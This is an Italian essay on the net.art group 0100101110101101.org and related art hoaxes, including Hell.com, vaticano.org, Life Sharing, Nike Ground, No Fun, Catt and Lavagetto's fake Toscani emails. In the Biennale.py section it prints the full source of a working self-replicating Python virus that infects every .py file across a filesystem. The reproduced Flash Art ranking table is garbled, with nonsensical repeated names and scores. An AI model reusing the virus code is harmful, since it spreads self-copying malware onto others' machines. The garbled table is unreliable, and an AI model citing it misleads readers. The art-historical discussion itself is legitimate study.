Hell.com, nel 1999, era un sito che conteneva una galleria d'arte accessibile, attraverso *password*, ad un ristretto nucleo di utenti e protetto da *copyright* e aveva organizzato, nel febbraio del 1999, l'esposizione *Surface*, di opere di *net.art*, che ricalcava i modelli di esposizione tradizionale in cui vi si accedeva solo tramite invito. Durante l'apertura della mostra gli 0100101110101101.org scaricano l'intera struttura ed il contenuto del sito per poi ripubblicarlo, sul proprio dominio, rendendolo accessibile a chiunque nella rete, applicando quella che loro definiscono una 'strategia del copia – incolla'.

Il proprietario del sito Hell.com, Kenneth Aronson, minaccia azioni legali per violazioni delle leggi del *copyright* ma



0100101110101101.org, la copia del sito Hell.com, 1999

l'applicazione del *copyright* in rete era proprio uno dei principi che i due artisti intendevano mettere in discussione, ritenendolo inadatto ad essere applicato su un'arte naturalmente riproducibile come la *net.art*, nonché limitante per il suo spontaneo divenire basato sulla condivisione e libera contaminazione, insomma, come si legge sul sito del duo, "Copyright is boring". 0100101110101101.org, vedeva in Hell.com "un tentativo di ricreare un'élite"(11), in un momento in cui le possibilità per gli sviluppi dei modelli di distribuzione di arte in rete erano ancora molto aperte, ragion per cui era ancora più importante rendere evidente il loro disaccordo con un modello analogo.⁴¹

Art.Teleportacia

Dopo Hell.com è il turno del sito Art.Teleportacia, la prima galleria d'arte nel *web* di proprietà della *net.artista* Olia Lialina in cui vendeva le proprie opere; ciò costituiva un primo tentativo di commercializzazione della *net.art* basata sul principio dell'originalità dell'opera che, secondo l'artista russa, era garantita dal dominio del sito. Secondo 0100101110101101.org però l'originalità



0100101110101101.org, la copia del sito Art.Teleportacia, 1999

⁴⁰ Bazzichelli T., op.cit., pag. 213

⁴¹ Longo Gotto I., op.cit., pag. 57

dell'opera, già discutibile e discussa come valore dell'arte in assoluto, nella rete perde la sua ragione di esistere e diviene un principio puramente astratto e ingiustificato. Per "punizione" il sito viene clonato e riproposto sul dominio di 0100101110101101.org.

Un'opera d'arte, in Rete o no, non può essere interattiva di per se stessa, sono le persone che devono usarla interattivamente, è lo spettatore che deve usare un'opera in un modo imprevedibile. Copiando un sito, stai interagendo con esso, lo stai riutilizzando per esprimere dei contenuti che l'auto- re non aveva previsto. Interagire con un'opera d'arte significa essere fruitore/artista simultaneamente; i due ruoli coesistono nello stesso momento. Per cui dovremmo parlare di meta-arte, di caduta delle barriere nell'arte; lo spettatore diventa un'artista e l'artista diventa spettatore: un testimone privo di potere su ciò che accade al suo lavoro. La condizione necessaria al fiorire della cultura del ri-uso è il completo abbandono del concetto di copyright, che è anche un bisogno "naturale" dell'evoluzione digitale.⁴²

Vaticano.org



0100101110101101.org, il sito Vaticano.org, 1998

Nella serie dei *fakes* si colloca anche l'operazione vaticano.org, ovvero la costruzione di un sito formalmente uguale a quello della santa sede, registrato sotto il dominio vaticano.va. I fedeli visitatori venivano deviati su vaticano.org andando però incontro ad affermazioni eretiche, testi delle canzoni del gruppo di musica pop italiana 883 e di Elio e le Storie Tese. L'operazione vaticano.org va avanti per un anno con migliaia di visitatori senza che nessuno si accorga della differenza e degli errori contenuti. Al termine del contratto di dominio la *Network Solutions* però non lo rinnoverà agli 0100101110101101.org, vendendolo ad un'associazione cattolica.

⁴² Deseriis M., Marano G., *Net.Art. L'arte della connessione*, Milano, ShaKe, 2003, pp.82-83

Glasnost

Nel 2000 gli 0100101110101101.org si imbarcano nell'ambizioso progetto Glasnost (termine che riprende il nome della politica di apertura e di libera circolazione delle informazioni che Michail Gorbaciov utilizzò dal 1986 e che in russo significa letteralmente pubblicità, intesa come pubblico dominio e spesso tradotta come trasparenza) commissionato dalla *Gallery 9* del *Walker Art Center* di Minneapolis dando vita a un'opera che inverte quanto fatto fino a quel momento. Invece di giocare beffe ad altri, questa volta la coppia Mattes realizza un ritratto digitale in tempo reale della loro vita attraverso la condivisione di due sistemi: il primo è Life Sharing in cui rendono accessibile all'utenza di internet, in modo indiscriminato, tutti i file e le attività del loro computer privato; il secondo è Glasnot, in cui il duo si autosottopone al controllo satellitare di tutti i propri movimenti e delle proprie conversazioni telefoniche.

Life Sharing

Life sharing, letteralmente condivisione della vita, è l'anagramma di *file sharing* e rimanda infatti ai sistemi di condivisione di dati in uso nella rete, che costituiscono allo stesso tempo una struttura 'tecnica' e una filosofia. È un sistema di scambio di file estremizzato applicato alla vita e all'identità, allo spazio/tempo, al rapporto uomo/macchina e allo spettro del controllo nel tempo del personal computer. La posta elettronica, i documenti personali, i software, le immagini e tutto il resto vengono messi a disposizione del navigatore attraverso un'interfaccia costruita in *Linux*, un sistema operativo *open source*, che mette cioè a disposizione dell'utenza il codice sorgente che costituisce il 'corpo' stesso del *software*. Life sharing rappresenta una delle principali forme archetipiche dell'arte, ovvero un autoritratto in quanto gli artisti sostengono che

«un computer, col passare del tempo, finisce per assomigliare al cervello del suo possessore»⁴³

infatti Life sharing è un ritratto, una rappresentazione, una performance basata sulle identità digitali dei Mattes perché l'identità digitale di un individuo è costituita da quello che viene chiamato *data body*, il corpo-dati, ovvero la proiezione elettronica del proprio corpo e in tale operazione il *data body* viene utilizzato come il corpo reale e biologico veniva utilizzato dai performer durante gli anni sessanta/settanta. La tendenza performativa delle pratiche artistiche in rete potrebbe rappresentare un metodo per acquisire coscienza



0100101110101101.org, il computer condiviso, 2000



0100101110101101.org, le email della coppia Mattes consultabile da chiunque, 2000

⁴³ Tribe M., Jana R., *New Media Art*, Köln, Tashen, 2006, pag. 60

di una nuova configurazione del corpo, di una nuova forma di corpo che è quella digitale. Life Sharing è stata definita come un'operazione di 'pornografia astratta', in cui il voyeurismo dei *data body* si sostituisce a quello dei corpi reali in un 'nudismo dei dati' che va a toccare le tematiche della *privacy* e della sorveglianza come intrattenimento.

I Mattes rendono le loro identità digitali totalmente vulnerabili, spogliandole della *privacy*. In questo modo l'idea di opera aperta è estremizzata, e l'apertura è applicata anche all'autore attraverso questa trasparenza totale. Con questa poetica di apertura e trasparenza gli 0100101110101101.org affrontano il tema dello spettro del controllo, dell'incubo Orwelliano ricorrente nell'era mediatica e che viene sviluppato ulteriormente nel progetto Vopos.

Vopos



0100101110101101.org, la mappatura online attraverso sistema GPS, 2000

Vopos è la seconda parte del progetto Glasnost. Il termine Vopos riprende quello con cui venivano chiamati i poliziotti della Repubblica Democratica Tedesca durante la divisione delle due germanie che sorvegliavano il muro di Berlino e rifletteva sull'idea di sorveglianza e controllo planetario che oggi è possibile tramite la tecnologia. Il progetto prevedeva che Eva e Franco Mattes fossero sorvegliati, coscientemente, tramite un trasmettitore GPS, in tutti i loro spostamenti che venivano monitorati da tutta l'utenza internet attraverso il loro sito web, i due avevano inoltre collegato al server le loro conversazioni al cellulare rendendole di dominio pubblico.

Le informazioni che Vopos va ad aggiungere a Glasnost completano il quadro di un sistema intrusivo di controllo dei dati personali, tentando di rendere l'idea della quantità di informazioni di cui è possibile disporre anche per scopi di raccolta aziendale di dati, volti a creare profili elettronici di persone singole e gruppi, molto più dettagliati e intrusivi di quelli creati in passato dalla polizia di stato e dalle autorità di sicurezza.⁴⁴

Vopos e Life sharing rappresentano il cambiamento della percezione dello spazio e del tempo nell'era della comunicazione in tempo reale, in cui le distanze sia spaziali che temporali vengono cancellate convergendo nella dimensione telematica:

«nello spazio-tempo a cui allude l'estetica della comunicazione le dimensioni del tempo sembrano risolversi tutte quante nel presente e quelle dello spazio allargarsi fino alla perdita del luogo; Il nuovo spazio-tempo si fa così un presente universale, o un non luogo presente»⁴⁵

⁴⁴ Longo Gotto I., op.cit., pag. 62

⁴⁵ Deseriis M., Marano G., op.cit., pag. 22

Biennale.py

Biennale.py è l'opera con cui 0100101110101101.org partecipa alla 49° edizione della Biennale di Venezia nel 2001 in collaborazione con il collettivo milanese **epidemiC**. L'opera consiste in un virus informatico programmato per autoriprodursi all'infinito e il codice del virus è l'oggetto con cui partecipano all'esposizione e che viene riportato all'interno del padiglione sloveno su un grande cartellone ma che, contemporaneamente, viene anche "diffuso" attraverso magliette e *cd-rom* infetti, in questo modo il virus non solo si sviluppa tramite le macchine ma anche attraverso i corpi umani come i virus biologici.

L'epidemia di Biennale.py ironizza sulla paranoia che è in genere collegata all'idea di virus ma in questo caso l'entità sconosciuta considerata malefica e originatrice di caos viene creata in nome dell'arte e viene veicolata dal pubblico stesso che è invitato ad entrare in contatto con l'infezione di Biennale.py, percepita come innocua grazie al contesto istituzionale in cui è inserita ed effettivamente innocua in quanto scritta in linguaggio *Python*, quindi difficilmente propagabile a causa della scarsa diffusione di file di questo tipo, che è molto lento e si limita a riprodurre sul monitor del computer la scritta:

Your computer has been infected by biennale.py.

In fondo, Biennale.py non è dannoso, intende semplicemente riprodursi e questo è anche quello che 'racconta' il testo del codice sorgente del virus che narra, attraverso il linguaggio di programmazione, dell'istinto riproduttivo che spinge il virus ad agire.

Biennale.py costituisce una poesia operante, una forma di narrazione che si auto-esegue, basato sull'idea che il virus è una macchina testuale che prima si legge da sola e poi si iscrive nel corpo di un ospite. Assegnando alle variabili del programma dei nomi, la sequenza di istruzioni si trasforma in una storia. Una metafora dell'attività del software stesso in termini antropomorfizzati, in cui la sua riproduzione è paragonata all'accoppiamento umano.⁴⁶



0100101110101101.org & epidemiC, Biennale.py, studio del codice sorgente



0100101110101101.org & epidemiC, Biennale.py, veduta dell'installazione alla 49° Biennale di Venezia



0100101110101101.org & epidemiC, *Perpetual Self Dis/ Infecting Machine*, computer infettato con il virus Biennale.py

⁴⁶ Longo Gotto I., op.cit. pag., 65

```

# biennale.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://WWW.0100101110101101.ORG ____ + ____ [epidemiC] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemiC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "#" * 3) + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix, ":")[-1], "\\ ", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    wank = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print "> _____ This file was contaminated by biennale.py, the world slowest virus."
    print "Either Linux or Windows, biennale.py is definitely the first Python virus."
    print "[epidemiC] http://www.epidemic.ws ____ + ____ HTTP://WWW.0100101110101101.ORG "
    print "> _____ 49th Biennale di Venezia _____ <"
###

```


Nike Ground

Nike Ground è il nome di una delle operazioni più celebri e di maggior impatto sul pubblico di 0100101110101101.org. L'opera è sia una *performance* teatrale e totale assolutamente iperrealistica e aperta, sia interattiva e realizza un'azione di alterazione, modifica e inganno della realtà, ma invece di essere relegata allo spazio *web* viene ambientata in uno spazio fisico, agendo sulla vita reale della comunità. Tutto ciò avviene nella città di Vienna nel 2003 e gli attori sono i cittadini inconsapevoli che si ritrovano davanti un grande *container* a Karlsplatz che funge da centro informativo in cui i rappresentanti della Nike spiegano che la piazza avrebbe cambiato nome in *Nikeplatz* e avrebbe visto sorgere al centro un enorme monumento allo *swoosh*, il celebre logo dell'azienda. Ovviamente Vienna sarebbe stata solo la prima delle tante città comprese nel progetto, infatti l'operazione doveva promuovere una campagna pubblicitaria mondiale della multinazionale Nike che prevedeva di acquisire la toponomastica di luoghi storici di varie città e erigere enormi monumenti autocelebrativi del proprio marchio. Online, nel frattempo, chiunque non abitasse a Vienna, poteva informarsi del progetto attraverso il sito www.nikeground.com. Ovviamente tutto ciò è finto e sono finte anche le proteste dei cittadini organizzate in un comitato in difesa della piazza.

Il progetto voleva fare una riflessione sull'invasione culturale e ambientale alla quale sono sottoposte passivamente, ogni giorno, le persone che abitano nei paesi di economia capitalista e l'intento era quello di manipolare artisticamente i simboli della cultura di massa e della vita quotidiana, riappropriandosene e ignorando i *copyright* perché, facendo riferimento alle lattine di zuppa Campbell di Warhol, l'arte ha sempre utilizzato simboli forti della società del proprio tempo come suoi soggetti, perciò l'appropriazione dei simboli della Nike è più che legittima perché questi appartengono alla cultura visiva popolare e non è giusto negarne l'utilizzo

«Nike invade le nostre vite con prodotti e pubblicità e poi ci proibisce di utilizzarli creativamente».⁴⁷

Il progetto interviene artisticamente sullo spazio fisico e sui luoghi, elementi che costituiscono la vita quotidiana dell'individuo medio, di cultura media, nella città media. Ma la vera Nike non ha voglia di giocare con Nike Ground e dopo aver smentito il suo coinvolgimento nel progetto



0100101110101101.org, Nike monument, progetto per Nikeplatz, 2003



0100101110101101.org, Nikeplatz informazioni, 2003



0100101110101101.org, Nikeplatz, 2003



0100101110101101.org, Nikeplatz informazioni, 2003



0100101110101101.org, Nikeplatz informazioni, 2003

⁴⁷ Mattes E. & f., *Nike Ground*, 2003, 0100101110101101.org/nike-ground, consultato il 12/12/2014



0100101110101101.org, Nikeplatz informazioni,
2003

minaccia azioni legali contro gli artisti per violazione del *copyright*, ma, successivamente, si rende conto della fonte di pubblicità indiretta e fa cadere nel nulla la causa legale.

Nike Ground è una riflessione sulla globalizzazione e sulle sue conseguenze negli spazi urbani e mette gli abitanti della città Vienna nelle condizioni di riflettere su questo in un'operazione dove il processo di trasformazione del luogo antropologico è violento, evidente e immediato, ma allo stesso tempo porta a riconsiderare tutti quei procedimenti più subdoli e gradualisti ma ugualmente invasivi a cui è sottoposto lo spazio, fisico e non, del nostro vivere.

An Ordinary Building

La notte del 20 settembre 2006 apparve un cartello di segnaletica su un edificio nel centro di Viterbo. Il cartello, appariva simile a quelli che segnalano edifici di rilevanza storica e sembrava apposto dal comune ma, ad una più attenta lettura si poteva leggere la seguente descrizione:

Un Edificio Qualunque

Questo edificio, progettato da architetto sconosciuto in epoca irrilevante, ma appartenne a personalità di spicco. Il complesso non presenta originali soluzioni architettoniche né al suo interno sono conservate opere di rilievo. Non si serba memoria di avvenimenti storicamente significativi verificatisi in questo luogo. Nessun personaggio noto qui nacque, visse o morì, né tuttora vi opera alcun creatore mirabile o sommo poeta.

La descrizione, tradotta anche in lingua inglese, fece molto discutere i cittadini di Viterbo che si dividevano tra chi trovava l'idea geniale e chi lo riteneva inaccettabile e invitava ad apporlo sugli edifici in periferia.

L'intervento *site specific* degli 0100101110101101.org si prefiggeva l'intento di recuperare attivamente l'importanza, il valore storico e la memoria degli spazi ridisegnando i luoghi comuni in una forma di sviluppo e interazione con la contemporaneità e di ricordare che l'arte non risiede nei palazzi ufficiali dove vengono riconosciuti gli artisti, né nelle gallerie o nei musei, ma la stessa città è arte.

Quando è stato chiesto a Franco Mattes il significato dell'opera, la sua risposta è stata

«vuol dire quello che dice».⁴⁸



0100101110101101.org, An Ordinary Building, 2006, Viterbo



0100101110101101.org, An Ordinary Building, 2006, Viterbo

⁴⁸ Todd C., *An Ordinary Building*, 2009, www.urbanprankster.com/2009/01/and-ordinary-building, consultato il 12/12/2014



Un Edificio Qualunque

Questo edificio, progettato da architetto sconosciuto in epoca irrilevante, mai appartenne a persona di spicco. Il complesso non presenta originali soluzioni architettoniche né al suo interno sono conservate opere di rilievo. Non si serba memoria di avvenimenti storicamente significativi verificatisi in questo luogo. Nessun personaggio noto qui nacque, visse o morì, né tuttora vi opera alcun creatore mirabile o sommo poeta.

An Ordinary Building

This building was designed by an unknown architect in an irrelevant epoch and never belonged to an important person. The complex does not show any original architectural solutions, nor does it conserve any important works of art within. No memory is kept of any significant historical events occurring on this site. No known personality was born, lived or died here, nor is any excellent artist or sublime poet still working here.

Second Life

Dal 2007 al 2010 gli 0100101110101101.org iniziano una nuova attività di sperimentazione nella rete all'interno di *Second Life*, una piattaforma *online* che ricrea un mondo virtuale tridimensionale basato su di una simulazione elettronica. Una seconda vita digitale in cui gli utenti partecipano creando il proprio *alter ego* in forma di *avatar*, interagendo fra loro e contribuendo alla costruzione del mondo virtuale. Attraverso questa piattaforma di simulazione i due artisti rimettono in atto performance storiche del passato nel mondo virtuale. Le azioni sono interpretate da Eva e Franco attraverso i loro *avatar* digitali e, come nelle performance degli anni sessanta, il pubblico può assistere e interagire con lo svolgersi dell'azione sotto forma di avatar. Le performance fino ad ora ricreate dal duo sono state *Imponderabilia* di Marina Abramovic, *7000 Oaks* di Joseph Beuys, *The Singing Sculpture* di Gilbert & George, *Tapp und Tastkino* di Valie Export, *Seedbed* di Vito acconci e *Shoot* di Chris Burden.

La scelta di proporre *performance* emblematiche per il ruolo centrale giocato dal corpo dell'artista, che nel caso di 0100101110101101.org si fa sintetico, rimanda ad un discorso sull'utilizzo del corpo virtuale nelle sue varie forme, ed il suo parallelismo con queste espressioni artistiche del passato in cui ricorre anche la costante dell'uso di strategie di appropriazione e ricontestualizzazione di 'prodotti culturali' preesistenti.



0100101110101101.org, *Second Life*, 2007, Performance dal vivo a Plymouth, Inghilterra



0100101110101101.org, ricostruzione dell'opera *Shoot* di Chris Burden, 2007



0100101110101101.org, ricostruzione dell'opera *Imponderabilia* di Marina Abramovic e Ulay, 2007

No Fun



0100101110101101.org, *No Fun*, 2010, frammenti video



0100101110101101.org, *No Fun*, 2010, installazione alla Galleria Carroll/Fletcher di Londra



0100101110101101.org, *No Fun*, 2010, proiezione al Spectacle Cinema di New York

No Fun è il titolo dell'opera con cui gli 0100101110101101.org, nel 2010, attraverso l'utilizzo di Chat Roulette, una piattaforma online in cui gli utenti si collegano tra loro attraverso la web cam mediante combinazioni casuali, hanno deciso di inscenare un suicidio per vedere, registrare e analizzare le reazioni della gente.

Migliaia di spettatori, durante il collegamento, hanno guardato l'impiccato appeso al soffitto che oscillava senza sapere se era vero o no e sono diventati essi stessi il soggetto dell'opera.

Se Jannacci va allo zoo urlando "Aiuto è scappato il leone" per vedere l'effetto che fa, oggi, la coppia Mattes ha cercato di provocare uno shock mediatico per instaurare nell'utente il dubbio tra realtà e finzione, tra mondo e mediazione tecnologica, ricreando una terribile situazione di solitudine e denotando la mancanza di una reale responsabilità negli incontri online.

L'opera non analizza solo il comportamento umano nel mondo virtuale ma, conseguentemente, senza averlo previsto, anche l'etica virtuale. Scorrendo la pagina web degli 0100101110101101.org che documenta l'opera ci si imbatte in un "marchio" che riporta la seguente nota: Banned from YouTube.

Il video di documentazione, caricato sulla piattaforma video YouTube è stato rimosso per "una violazione della norma sui contenuti scioccanti e ripugnanti". La seguente norma indica immagini che possono turbare, come scene di violenza, incidenti o sangue, senza un contesto appropriato. Anche in questo caso il mondo virtuale non differisce dal mondo reale. In una società in cui la morte entra nelle nostre vite ogni giorno attraverso la morbosità dei telegiornali verso cadaveri e violenza e dove i cittadini al volante rallentano per vedere il morto negli incidenti automobilistici, un sito web di condivisione video e, in questo caso, di condivisione di un fatto fittizio inscenato in nome dell'arte, conferma la contraddizione nel vietare la visione del contenuto senza riconoscerne il contesto appropriato.

Catt

Catt, opera del 2010, è un gatto chiuso in una gabbietta con un canarino sulla cima, libero di volare via. Il nome è una traduzione in inglese di gatto, però con una T in più, ma è anche il cognome di Cattelan tagliato, ed è proprio a questo artista che si riferiscono gli 0100101110101101.org.

L'idea trae spunto dai *meme* (idee molto spesso creative che si propagano *online*) diffusi in internet in un paragone con la fissazione per l'originalità che vive nell'arte.

Franco Mattes disse discutendo con un amico che, secondo lui, tutta la creatività che vive su internet, attraverso persone non legate al mondo dell'arte, vale di più di tutta l'arte prodotta da un artista nell'arco della sua vita.⁴⁹

L'idea del gatto nella gabbietta era un'immagine che circolava online e la coppia Mattes ha pensato di trasformarla in una scultura ma, invece di firmarla a nome proprio, l'ha diffusa nei canali istituzionali dell'arte come un'opera di Maurizio Cattelan per vedere come avrebbe reagito la critica. L'opera è rimasta esposta per un mese presso la *Inman Gallery Annex* a Houston in Texas e, ovviamente, per il solo fatto che l'opera fosse firmata da Cattelan, ha riscontrato notevole successo.

Dopo aver svelato la beffa, l'opera dei Mattes ha riscontrato un continuo successo online divenendo il soggetto di nuovi e ulteriori meme umoristici.



0100101110101101.org, Catt, 2010



Meme originale e nuovi meme originati con l'opera Catt



Catt esposto alla Gallery Annex a nome di Maurizio Cattelan. 2010, Huston, Texas

⁴⁹ Youngs J., *Art stunt deliver reality check*, 2011, www.bbc.co.uk/news/entertainment-arts-13710202, consultato il 12/12/2014

A photograph showing a close-up of a metal structure, possibly a railing or part of a machine. A yellow tag is attached to a chain or cable. An orange spool is also visible, hanging from the structure. The background is a light-colored wall.

«Il nostro non è vandalismo ma la forma più alta di tributo che potevamo dare a questi artisti». Il senso dell'opera, dunque, è quello di «dare nuova vita a questi lavori, riportandoli alla luce dalla tomba dei rispettivi musei». ⁵⁰



⁵⁰ Gopnik B., *Couple stole more than other artists' ideas*, 2010, www.washingtonpost.com/wp-dyn/content/article/2010/05/16/AR2010051603391.html, consultato il 12/12/2014

Il Complotto di Tirana

L'arte, se fatta bene, è un mezzo che ci svela la realtà con una menzogna.

Tito Mussoni (nom de plume di Marco Lavagetto)

È il 1999 quando *Flash Art*, una delle riviste d'arte contemporanea più importanti d'Europa, pubblica una classifica dei 50 migliori artisti italiani degli ultimi cinquant'anni. Oliviero Toscani si classifica al penultimo posto, ultimo è Marco Lavagetto, definito il 'Cattelan dei poveri'¹. Quest'ultimo coglie la palla al balzo e, il 3 dicembre del 2000, decide di mettere in scena 'una delle più grandi beffe mediatiche giocate ai danni dell'arte contemporanea in Italia'²: crea, quello che oggi potremmo definire, una *email fake* di Oliviero Toscani con cui instaura un rapporto epistolare con il direttore di *Flash Art* Giancarlo Politi.

«Caro direttore, il suo giornale mi fa vomitare, non è possibile che un idiota come lei possa dirigere un giornale che si reputa dedicato a un'arte senza riserve (...) Trovarmi al penultimo posto mi ha veramente disturbato, visto che credo di aver segnato il panorama iconico più di chiunque altro (...) le vostre classifiche potete ficcarvele in culo, arrivederci.

Oliviero Toscani, quello dei sigari.» ³

Si susseguono per un anno molte *email* tra i due finché Politi non decide di proporre al fotografo di curare una sezione della nascente Biennale di Tirana.

La Biennale di Tirana era, all'epoca, in piena fase di preparativi e vedeva coinvolti anche numerosi artisti che, per l'occasione, si mischiavano ai curatori ufficiali. Fra questi vi erano: Maurizio Cattelan, Vanessa Beecroft, Nicolas Bourriaud, Francesco Bonami e tanti altri per un totale di ventotto curatori.

Marco Lavagetto, il falso Toscani, per l'occasione crea quattro artisti *fake* da rifilare a Politi:

- Dimitri Bioy, da Miami ma di origini slave, dichiaratamente pedofilo, realizza video *hard* amoriali viaggiando da un hotel all'altro accompagnato da adolescenti e, per la Biennale di Tirana, propose una serie di foto di adolescenti nude. Il finto Toscani, nel testo del catalogo, afferma che Dimitri

ama la specie umana come forse solo Keats, il poeta il cui nome fu scritto sull'acqua. Le sue foto sono state volentieri

Flash Art *Top Hundred*/I magnifici 100

I migliori 100 artisti italiani degli ultimi quarant'anni

	ARTISTA	PUNTI	PRESENZE	ARTISTA	PUNTI	PRESENZE	
1	Piero Menardi	244	24	51	Giuseppe Penna	19	2
2	Enzo De Dominicis	244	23	52	Enzo De Dominicis	18	2
3	Alighiero Boetti	162	18	53	Nino Lombardi	18	2
4	Enza Fucini	157	15	54	Enza Fucini	18	2
5	Enzo Cucchi	137	15	55	Grady Tuttle	18	2
6	Enzo Cucchi	137	15	56	Grady Tuttle	18	2
7	Francesco Clemente	118	13	57	Marla Luv	17	2
8	Enzo Cucchi	97	11	58	Enzo Cucchi	16	2
9	Manfredo Cattalini	97	11	59	Carla Accardi	16	2
10	Enzo Cucchi	97	11	60	Enzo Cucchi	16	2
11	Michela Cappelletti	93	11	61	Lisa Yarnes	13	2
12	Enzo Cucchi	93	11	62	Lisa Yarnes	11	2
13	John Kennaedy	91	10	63	Stefano Arca	10	1
14	John Kennaedy	91	10	64	Stefano Arca	10	1
15	John Kennaedy	91	10	65	Stefano Arca	10	1
16	John Kennaedy	91	10	66	Stefano Arca	10	1
17	John Kennaedy	91	10	67	Stefano Arca	10	1
18	John Kennaedy	91	10	68	Stefano Arca	10	1
19	John Kennaedy	91	10	69	Stefano Arca	10	1
20	John Kennaedy	91	10	70	Stefano Arca	10	1
21	Francesco Clemente	93	11	71	Stefano Arca	10	1
22	Enzo Cucchi	93	11	72	Stefano Arca	10	1
23	Enzo Cucchi	93	11	73	Stefano Arca	10	1
24	Enzo Cucchi	93	11	74	Stefano Arca	10	1
25	Pier Paolo Calzolari	42	5	75	Francesco Clemente	10	1
26	Enzo Cucchi	42	5	76	Francesco Clemente	10	1
27	Frances Vercelli	38	4	77	Francesco Clemente	10	1
28	Enzo Cucchi	38	4	78	Francesco Clemente	10	1
29	Enzo Cucchi	38	4	79	Francesco Clemente	10	1
30	Enzo Cucchi	38	4	80	Francesco Clemente	10	1
31	Ketty La Rocca	32	4	81	Francesco Clemente	10	1
32	Giuseppe Chetani	32	4	82	Francesco Clemente	10	1
33	Giuseppe Chetani	32	4	83	Francesco Clemente	10	1
34	Giuseppe Chetani	32	4	84	Francesco Clemente	10	1
35	Giuseppe Chetani	32	4	85	Francesco Clemente	10	1
36	Giuseppe Chetani	32	4	86	Francesco Clemente	10	1
37	Giuseppe Chetani	32	4	87	Francesco Clemente	10	1
38	Giuseppe Chetani	32	4	88	Francesco Clemente	10	1
39	Giuseppe Chetani	32	4	89	Francesco Clemente	10	1
40	Giuseppe Chetani	32	4	90	Francesco Clemente	10	1
41	Giuseppe Chetani	32	4	91	Francesco Clemente	10	1
42	Giuseppe Chetani	32	4	92	Francesco Clemente	10	1
43	Giuseppe Chetani	32	4	93	Francesco Clemente	10	1
44	Giuseppe Chetani	32	4	94	Francesco Clemente	10	1
45	Giuseppe Chetani	32	4	95	Francesco Clemente	10	1
46	Giuseppe Chetani	32	4	96	Francesco Clemente	10	1
47	Giuseppe Chetani	32	4	97	Francesco Clemente	10	1
48	Giuseppe Chetani	32	4	98	Francesco Clemente	10	1
49	Giuseppe Chetani	32	4	99	Francesco Clemente	10	1
50	Giuseppe Chetani	32	4	100	Francesco Clemente	10	1

Walter Cicciotta 5, Giuliana Cusani 9, Carlo De Lucia 9, Gianni Del Buo 9, Crescenzo Del Vecchio 9, Bruno Donazzoli 9, Sora Floriani 9, Omar Galliani 9, Giuseppe Maraselli 9, Silvio Marilino 9, Ferdinando Scatena 9, Barbara Tronini 9, Emilio Vedeia 9, Ugo Altieri 8, Marco Baglini 9, Paolo Barattini 8, Flaminio Biondi 8, Pietro Concas 8, Claudio Cioia 8, Leonardo Cristofari 8, Rocco Eusebi 8, Gioacchino Fiorenti 8, Edoardo Loinardi 8, Carlo Maria Marilini 8, Giulio Napolitano 8, Claudio Parroncelli 8, Alessandro Piroli 8, Alberto Signorile 8, Alessandra Tosti 8, Lorenzo Vespignani 8, Gabriele Viscusi 7, Tugelli 8, Giuseppe Vito, Giuseppe Destito 7, Fulvio Polignato 7, Mario Nigro 7, Claudio Olivieri 7, Antonio Paradiso 7, Cesare Paternostro 7, Alfredo Ruscini 7, Irene Simella 7, Nanni Valentini 7, Cesare Vici 7, Maria Alghem 6, Edoardo Chizzelli 6, Daniela Giallardo 6, Gloria Gatti 6, Ottavio Tancini 5, Marco Lazzarini 2.

© Copyright 1999 Epsilon

Flash Art, *Classifica*, 1999

Francesco Bertola, *Oliviero Toscani*, 2014

¹ Forlani F. *Oliviero Toscani vs Flash Art: l'arte della beffa*, 2008, www.nazioneindiana.com/2008/09/09/oliviero-toscani-vs-flash-art-larte-della-beffa, consultato il 13/9/2014

² Ibidem

³ Ibidem



Dimitri Bioy, 2013

► BOLA ECUA

CAN YOU IMAGINE AN AFRICAN COUNTRY PROMOTING ITS IMAGE THROUGH A POSTCARD LIKE THIS: "NIGERIA, A PLACE LIKE NOWHERE ELSE"? INSTEAD OF COMBINING THIS SAPPY MESSAGE WITH A PICTURE OF AN EXOTIC TROPICAL SPOT, THE THEN THIRTY YEAR OLD BOLA ECUA PREFERRED TO STICK IT ONTO A PICTURE OF A CEMETERY OF THE VICTIMS FROM BIAFRA WAR, JUSTIFYING HERSELF, TO A SHOCKED GOVERNMENT COMMISSION, WITH THE FOLLOWING COMMENT: "AFRICA IS MORE BEAUTIFUL THAN EUROPE BUT IN THE END GRAVEYARDS ARE THE SAME EVERYWHERE." THIS SENTENCE MAKES ME ALMOST LAUGH, BUT AT THE SAME TIME MAKES ME THINK THAT THE WORLD DIFFERS ONLY IN APPEARANCE, OBVIOUSLY THAT CARD WAS NEVER SENT. WHEN I FIRST SAW BOLA'S EARLY PROJECT A FEW YEARS AGO, I IMMEDIATELY NOTICED SIMILARITIES WITH MY WORK, AND TO BE PERFECTLY HONEST, I ALSO FELT LIKE A BIT OF A PLAGIARIST FOR HAVING USED A SIMILAR IMAGE IN A NOW FAMOUS ADVERT... BUT WHOEVER HAS THE PRETENTIOUSNESS TO ARRIVE FIRST SOONER OR LATER MUST COME TO TERMS WITH HIS OWN IGNORANCE; HENCE, I CAN SAY THAT I CHOSE THIS IMAGE BECAUSE IT HAS GIVEN ME A LESSON IN LIFE. THIS WOMAN HAD THE COURAGE, BOTH AS A WOMAN AND AS A NIGERIAN, TO INTERPRET WITH AN ALMOST CYNICAL IRONY THE DEVASTATING RESULTS OF ONE OF THE MOST ATROCIOUS ETHNICAL CONFLICTS OF THE LAST CENTURY, TO THE EXTENT OF USING ITS DEPARTED AS A TOURIST ATTRACTION ON A POSTCARD. I BELIEVE SUCH AN IDEA TO BE ON ITS OWN A CREATIVE BOMB, BUT IF IT DOESN'T SEEM LIKE MUCH, LOOK AT HER MOST RECENT WORK ON THE EXECUTIONS 